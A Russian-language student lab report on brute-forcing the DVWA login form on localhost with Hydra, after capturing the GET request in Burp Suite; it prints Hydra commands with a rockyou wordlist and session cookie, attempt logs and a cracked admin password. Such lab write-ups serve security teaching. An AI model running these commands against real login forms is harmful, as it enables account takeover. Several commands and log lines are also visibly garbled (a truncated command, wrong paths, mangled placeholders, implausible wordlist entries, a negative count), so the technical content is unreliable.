

Индивидуальный проект № 3: Использование Hydra

Эйвази Мани

06.октябрь.2026

Содержание

Презентация по индивидуальному проекту № 3	3
Использование Hydra для подбора учётных данных	3
Цели и задачи работы	3
Цель лабораторной работы	3
Процесс выполнения лабораторной работы	4
Шаг 1. Открытие уязвимой страницы Brute Force	4
Шаг 2. Настройка Burp Suite для анализа запроса	5
Шаг 3. Включение перехвата в Burp Proxy	8
Шаг 4. Активация перехвата	9
Шаг 5. Отправка формы через браузер Burp	10
Шаг 6. Анализ перехваченного запроса	13
Шаг 7. Формирование команды Hydra	14
Шаг 8. Запуск атаки и перебор паролей	15
Шаг 9. Итоговая команда и результат	16

Выводы по проделанной работе	17
Вывод	17

Презентация по индивидуальному проекту № 3

Использование Hydra для подбора учётных данных

Цели и задачи работы

Цель лабораторной работы

Освоить практические навыки работы с инструментом **Hydra** для проведения атаки методом грубой силы (brute-force) на форму аутентификации уязвимого веб-приложения DVWA и продемонстрировать небезопасность слабых паролей.

Процесс выполнения лабораторной работы

Шаг 1. Открытие уязвимой страницы Brute Force

Открываем в браузере страницу уязвимого приложения DVWA по адресу `http://127.0.0.1:42001/vulnerabilities/brute/`. На странице отображается форма входа с полями «Username» и «Password». Это целевая страница, к которой будет применяться атака перебором. Уровень безопасности DVWA установлен в **Low**.



Рис. 1 — Страница Brute Force в DVWA

Шаг 2. Настройка Burp Suite для анализа запроса

Для того чтобы Huda могла корректно взаимодействовать с формой, необходимо понять структуру HTTP-запроса, отправляемого при входе. Запускаем Burp Suite из меню Kali Linux (раздел «01 - Reconnaissance» → Burp Suite) и настраиваем перехват трафика.




Рис. 2 — Запуск Burp Suite из меню Kali Linux

Шаг 3. Включение перехвата в Burp Proxy

Переходим на вкладку **Proxy** → **Intercept**. По умолчанию перехват выключен — отображается сообщение «Intercept is off». Нажимаем на эту кнопку, чтобы активировать режим «Intercept is on». Теперь все HTTP-запросы браузера будут задерживаться для анализа.




Рис. 3 — Состояние перехвата «Intercept is off»

Шаг 4. Активация перехвата

После нажатия кнопка меняет состояние на **Intercept is on**. В этом режиме Burp будет останавливать каждый HTTP-запрос, позволяя изучить его содержимое: заголовки, метод, параметры, cookie. Это ключевой шаг для определения правильного модуля Hydra.




Рис. 4 — Активация перехвата «Intercept is on»

Шаг 5. Отправка формы через браузер Burp

Открываем встроенный браузер Burp и переходим на страницу <http://127.0.0.1:42001/vulnerabilities/brute/>. Вводим произвольные учётные данные (например, admin / password) и нажимаем «Login». Burp перехватит этот запрос для дальнейшего анализа.




Рис. 5 — Отправка формы входа через браузер Vир

Шаг 6. Анализ перехваченного запроса

В окне Proxy → Intercept отображается перехваченный запрос. Видим, что используется метод **GET** к адресу `/vulnerabilities/brute/?username=admin&password=password&Login=Login`. Параметры передаются прямо в строке URL. Это означает, что в Hydra необходимо использовать модуль **http-get-form**. Также важно запомнить значение **PHPSESSID** из заголовка **Cookie** — оно потребуется для передачи сессии.




Рис. 6 — Перехваченный GET-запрос к форме входа

Шаг 7. Формирование команды Hydra

На основе анализа запроса формируем итоговую команду:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt.gz -t 4 127.0.0.1 -s 42001 http-get-form "/vulnerabilities/
```


В команде: `-l admin` — логин, `-P` — словарь паролей, `-t 4` — потоки, `-s 42001` — порт DVWA, `http-get-form` — модуль для GET-форм. Строка формы содержит путь, параметры с подстановками `^USER^` и `^PASS^`, cookie сессии и строку ошибки для определения неудачного входа.



Рис. 7 — Сформированная команда Hydra

Шаг 8. Запуск атаки и перебор паролей

Запускаем команду в терминале. Hydra выводит информацию о запуске: количество задач, общее число попыток (14 344 399 строк в словаре rockyou.txt) и адрес атакуемой формы. Далее начинается последовательный перебор паролей. Для каждой попытки выводится строка вида [ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456" - 1 of 14344399.



```
Session Actions Edit View Help
[man0kali] /usr/share
[man0kali] hydra -l admin -P /usr/share/wordlists/rockyou.txt.gz -t 4 127.0.0.1 -s 42001 http-get-form "/OWA/vulnerabilities/brute/:username='USER'&password='PASS'&login=login:H=cookie: PHPSESSID=528a8274e9c7f9f794417c59b412d406; security=low:P=username and/or password incorrect."
Hydra v9.7 (c) 2023 by van Hauser/TIC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-08 09:21:22
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (11/p14344399), -3506100 tries per task
[DATA] attacking http-get-form://127.0.0.1:42001/OWA/vulnerabilities/brute/:username='USER'&password='PASS'&login=login:H=cookie: PHPSESSID=528a8274e9c7f9f794417c59b412d406; security=low:P=username and/or password incorrect.
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456" - 1 of 14344399 (child 0) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123457" - 2 of 14344399 (child 1) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123458" - 3 of 14344399 (child 2) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "password" - 4 of 14344399 (child 3) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "loveyou" - 5 of 14344399 (child 1) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "princess" - 6 of 14344399 (child 2) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123459" - 7 of 14344399 (child 3) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "rockyou" - 8 of 14344399 (child 2) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123460" - 9 of 14344399 (child 1) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "abc123" - 10 of 14344399 (child 3) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "nicole" - 11 of 14344399 (child 0) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "Gmail" - 12 of 14344399 (child 2) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "babygirl" - 13 of 14344399 (child 1) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "monkey" - 14 of 14344399 (child 3) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "lovely" - 15 of 14344399 (child 0) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "lexia" - 16 of 14344399 (child 2) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "654321" - 17 of 14344399 (child 1) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "michael" - 18 of 14344399 (child 0) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "ashley" - 19 of 14344399 (child 3) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "querty" - 20 of 14344399 (child 2) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123123" - 21 of 14344399 (child 1) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "lives" - 22 of 14344399 (child 0) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "000000" - 23 of 14344399 (child 3) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "michelle" - 24 of 14344399 (child 2) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "ligger" - 25 of 14344399 (child 1) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "sunshine" - 26 of 14344399 (child 0) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "chocolate" - 27 of 14344399 (child 3) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "password" - 28 of 14344399 (child 2) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "soccer" - 29 of 14344399 (child 1) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "anthony" - 30 of 14344399 (child 0) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "francis" - 31 of 14344399 (child 3) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "butterfly" - 32 of 14344399 (child 2) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "purgat" - 33 of 14344399 (child 1) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "angel" - 34 of 14344399 (child 0) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "jordan" - 35 of 14344399 (child 3) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "liverpool" - 36 of 14344399 (child 2) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "justin" - 37 of 14344399 (child 1) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "lovere" - 38 of 14344399 (child 0) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "fuckyou" - 39 of 14344399 (child 3) (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123123" - 40 of 14344399 (child 2) (0/0)
```

Рис. 8 — Процесс перебора паролей в Hydra

Шаг 9. Итоговая команда и результат

Полная команда, применённая в работе, включает флаг `-V` для подробного вывода. Hydra перебирает пароли из словаря `rockyou.txt` и при нахождении корректного пароля выводит строку вида:

```
[42001] [http-get-form] host: 127.0.0.1 login: admin password: password
```

Это означает успешный подбор учётных данных. Атака продемонстрировала небезопасность слабого пароля `password`, входящего в первую десятку словаря `rockyou.txt`.

```
1 hydra -l admin -P /usr/share/wordlists/rockyou.txt.gz -t 4 127.0.0.1 -s
42001 http-get-form "/D/VWA/vulnerabilities/
brute/:username="USER"password="PASS"Login=Login:H=cookie:
PHPSESSID=528a8274e9c7f9f794417c59ba42d466; security=low:F=Username and/or
password incorrect." -V
2
```

Рис. 9 — Итоговая команда Hydra

Выводы по проделанной работе

Вывод

В ходе индивидуального проекта № 3 был изучен и практически применён инструмент **Hydra** для проведения атаки методом грубой силы на форму аутентификации DVWA. Освоены ключевые параметры команды: `-l` для логина, `-P` для словаря, `-s` для порта, `-t` для количества потоков, а также модуль `http-get-form` с параметрами `H=` (для передачи cookie) и `F=` (для указания строки неудачной аутентификации).

С помощью Burp Suite был проанализирован HTTP-запрос и определён метод передачи данных (**GET**), что позволило правильно выбрать модуль Hydra. Атака с использованием словаря `rockyou.txt` подтвердила небезопасность слабых паролей: при отсутствии защиты от перебора (CAPTCHA, блокировка после N неудачных попыток) учётные данные могут быть подобраны за приемлемое время.

Полученные навыки применяются при аудите защищённости веб-приложений и демонстрируют важность использования стойких паролей и многофакторной аутентификации.